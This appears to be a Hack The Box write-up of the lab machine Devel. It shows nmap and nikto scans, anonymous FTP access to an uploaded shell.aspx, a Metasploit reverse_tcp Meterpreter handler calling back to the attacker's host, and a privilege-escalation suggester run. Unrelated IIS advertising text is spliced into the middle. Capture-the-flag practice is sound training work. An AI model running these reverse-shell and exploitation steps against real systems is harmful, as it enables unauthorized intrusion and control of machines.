
Hack The Box: Devel

Exploiting a vulnerable windows machine at target IP 10.10.10.5 known as Devel

Strategy:
Compromise the vulnerable machine in order to gain privileged access for the root.


Tactics:

1. Perform a network scan. Using nmap to discover target Ip 10.10.10.5. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb. It had an open ftp service open with anonymous login accepted and also some files which could be accessed at port 21. At port 80 it has a microsoft IIS httpd 7.5 service running.



```
shashhh10@kali:~$ ping 10.10.10.5
PING 10.10.10.5 (10.10.10.5) 56(84) bytes of data.
64 bytes from 10.10.10.5: icmp_seq=2 ttl=127 time=428 ms
64 bytes from 10.10.10.5: icmp_seq=3 ttl=127 time=90.4 ms
64 bytes from 10.10.10.5: icmp_seq=4 ttl=127 time=94.0 ms
^C
--- 10.10.10.5 ping statistics ---
4 packets transmitted, 3 received, 25% packet loss, time 3028ms
rtt min/avg/max/mdev = 90.445/204.265/428.309/158.429 ms
shashhh10@kali:~$ sudo nmap -sS -sV -sC -A 10.10.10.5
[sudo] password for shashhh10:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-17 21:45 EDT
Nmap scan report for 10.10.10.5
Host is up (0.091s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
| 05-21-20  09:20AM                 2877 shell.aspx
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:micro
soft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp
1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft
 Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 200
8 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 (91%), M
icrosoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (91%), Mic
rosoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   89.21 ms 10.10.14.1
2   90.24 ms 10.10.10.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.36 seconds
shashhh10@kali:~$ nikto -h 10.10.10.5
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.5
+ Target Hostname:    10.10.10.5
+ Target Port:        80
```

2. Logged in through the Ftp service with anonymous credentials and got access to the aspx reverse shell which I used to exploit through to get access to the windows shell.



A flexible & easy-to-manage web server...

Internet Information Services (IIS) for Windows® Server is a flexible, secure and manageable Web server for hosting anything on the Web. From media streaming to web applications, IIS's scalable and open architecture is ready to handle the most demanding tasks.

Struggling with IIS performance issues? Find and resolve them correctly with LeanSentry. Diagnose hangs, queueing, memory leaks, and more. Download our 7-day free trial to start.

Download the GitKraken Git GUI for free! Make Git 10x faster with GitKraken Git GUI. Download free on Windows, Mac & Linux! Integrate with GitHub, GitLab, Azure DevOps & Bitbucket.

Empower Your Web Apps. .NET & JS UI controls, spreadsheets, reporting, data visualization, and document APIs. Download 30 Day Trials!

ANNOUNCEMENTS:

IIS Compression module released | Introducing IIS CORS 1.0 | URL Rewrite 2.1 | manage.iis.net | IIS PowerShell Cmdlets | HTTP/2 Support for IIS

Host 10 ASP.NET websites for free.
Deploy in seconds to Microsoft Azure. Start for free & scale as your traffic grows.

How to use the IIS Insider docker tag

Monday February 3, 2020 by JeongHwan


I'd like to explain the basic usage of the microsoft-windows-servercore-iis-insider docker tag so that you can use it easily.In

IN-MEMORY DISTRIBUTED CACHE for MISSION CRITICAL APPS


Battle-Tested, Fully Supported

```
+ 1 host(s) tested
shashhh10@kali:~$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:shashhh10): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
05-21-20  09:20AM                 2877 shell.aspx
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> curl shell.aspx
?Invalid command
ftp> cat shell.aspx
?Invalid command
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
05-21-20  09:20AM                 2877 shell.aspx
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> cd  aspnet_client
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          system_web
226 Transfer complete.
ftp> cd system_web
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          2_0_50727
226 Transfer complete.
ftp> cd 2_0_50727
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> dir
421 Service not available, remote server has closed connection
ftp> cd ..
Not connected.
```

3. Using Metasploit created a reverse_tcp shell and set at the target Ip. The listener starts when we load the page again and this trigger to start the reverse shell. We get access to the Windows shell and it has a x86 architecture. Got access to the babis and administrator dir, but did not have any privileged access yet.




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 10.10.14.27
LHOST ⇒ 10.10.14.27
msf5 exploit(multi/handler) > set LPORT 1234
LPORT ⇒ 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.27:1234
id
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.27:1234 → 10.10.10.5:49167) at 2020-05-17 22:52:21 -0400

meterpreter > id
[-] Unknown command: id.
meterpreter > id
[-] Unknown command: id.
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 10.10.10.5 - Meterpreter session 1 closed.  Reason: User exit
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.27:1234
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.27:1234 → 10.10.10.5:49168) at 2020-05-17 22:53:10 -0400

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
```




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.27:1234
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.14.27:1234 → 10.10.10.5:49169) at 2020-05-17 23:04:21 -0400

meterpreter > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > dir
Listing: c:\windows\system32\inetsrv
====================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  138752   fil   2009-07-13 20:11:35 -0400  AppHostNavigators.dll
100777/rwxrwxrwx  125440   fil   2009-07-13 20:10:51 -0400  InetMgr.exe
100666/rw-rw-rw-  126976   fil   2009-07-13 18:39:34 -0400  Microsoft.Web.Administration.dll
100666/rw-rw-rw-  1048576  fil   2009-07-13 18:39:42 -0400  Microsoft.Web.Management.dll
100666/rw-rw-rw-  137728   fil   2009-07-13 20:11:35 -0400  XPath.dll
100777/rwxrwxrwx  155648   fil   2009-07-13 20:11:25 -0400  appcmd.exe
100666/rw-rw-rw-  3654     fil   2009-06-10 17:17:16 -0400  appcmd.xml
100666/rw-rw-rw-  61440    fil   2009-07-13 20:11:12 -0400  apphostsvc.dll
100666/rw-rw-rw-  313856   fil   2009-07-13 20:11:17 -0400  appobj.dll
100666/rw-rw-rw-  389632   fil   2009-07-13 20:11:14 -0400  asp.dll
100666/rw-rw-rw-  22196    fil   2009-07-13 17:04:57 -0400  asp.mof
100777/rwxrwxrwx  195584   fil   2009-07-13 20:11:42 -0400  aspnetca.exe
100666/rw-rw-rw-  22528    fil   2009-07-13 20:10:58 -0400  asptlb.tlb
100666/rw-rw-rw-  32256    fil   2009-07-13 20:11:17 -0400  authanon.dll
100666/rw-rw-rw-  48640    fil   2009-07-13 20:11:01 -0400  browscap.dll
100666/rw-rw-rw-  33404    fil   2017-03-17 10:37:32 -0400  browscap.ini
100666/rw-rw-rw-  17408    fil   2009-07-13 20:11:22 -0400  cachfile.dll
100666/rw-rw-rw-  44544    fil   2009-07-13 20:11:28 -0400  cachhttp.dll
100666/rw-rw-rw-  10240    fil   2009-07-13 20:11:27 -0400  cachtokn.dll
100666/rw-rw-rw-  9728     fil   2009-07-13 20:11:27 -0400  cachuri.dll
100666/rw-rw-rw-  43520    fil   2009-07-13 20:11:22 -0400  compstat.dll
40777/rwxrwxrwx   4096     dir   2017-03-17 10:37:32 -0400  config
100666/rw-rw-rw-  41984    fil   2009-07-13 20:11:21 -0400  custerr.dll
100666/rw-rw-rw-  19456    fil   2009-07-13 20:11:22 -0400  defdoc.dll
100666/rw-rw-rw-  23552    fil   2009-07-13 20:11:22 -0400  dirlist.dll
40777/rwxrwxrwx   4096     dir   2017-03-17 10:37:32 -0400  en-US
100666/rw-rw-rw-  55808    fil   2009-07-13 20:11:24 -0400  filter.dll
100666/rw-rw-rw-  16384    fil   2009-07-13 20:11:29 -0400  ftpconfigext.dll
100666/rw-rw-rw-  9728     fil   2009-07-13 20:11:28 -0400  ftpctrlps.dll
100666/rw-rw-rw-  10240    fil   2009-07-13 20:11:29 -0400  ftpmib.dll
100666/rw-rw-rw-  14848    fil   2009-07-13 20:11:29 -0400  ftpres.dll
100666/rw-rw-rw-  308224   fil   2009-07-13 20:11:36 -0400  ftpsvc.dll
100666/rw-rw-rw-  69252    fil   2009-07-13 18:40:37 -0400  ftpsvc.mof
100666/rw-rw-rw-  27136    fil   2009-07-13 20:10:58 -0400  gzip.dll
100666/rw-rw-rw-  22528    fil   2009-07-13 20:11:09 -0400  httpmib.dll
100666/rw-rw-rw-  12800    fil   2009-07-13 20:11:17 -0400  hwebcore.dll
100666/rw-rw-rw-  63105    fil   2009-07-13 18:39:38 -0400  iis.msc
100666/rw-rw-rw-  197632   fil   2009-07-13 20:11:24 -0400  iiscore.dll
100666/rw-rw-rw-  89088    fil   2009-07-13 20:11:33 -0400  iisreg.dll
```

4. So I started searching for some exploit for the IIS and this actually took me a while to figure out and find. Got access to the local_exploit_suggester for the x86 architecture.




```
meterpreter > background
[*] Backgrounding session 4...
msf5 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  3         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.14.27:1234 → 10.10.10.5:49169 (10.10.10.5)
  4         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.14.27:1234 → 10.10.10.5:49170 (10.10.10.5)

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 4
SESSION ⇒ 4
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 31 exploit checks are being tried...
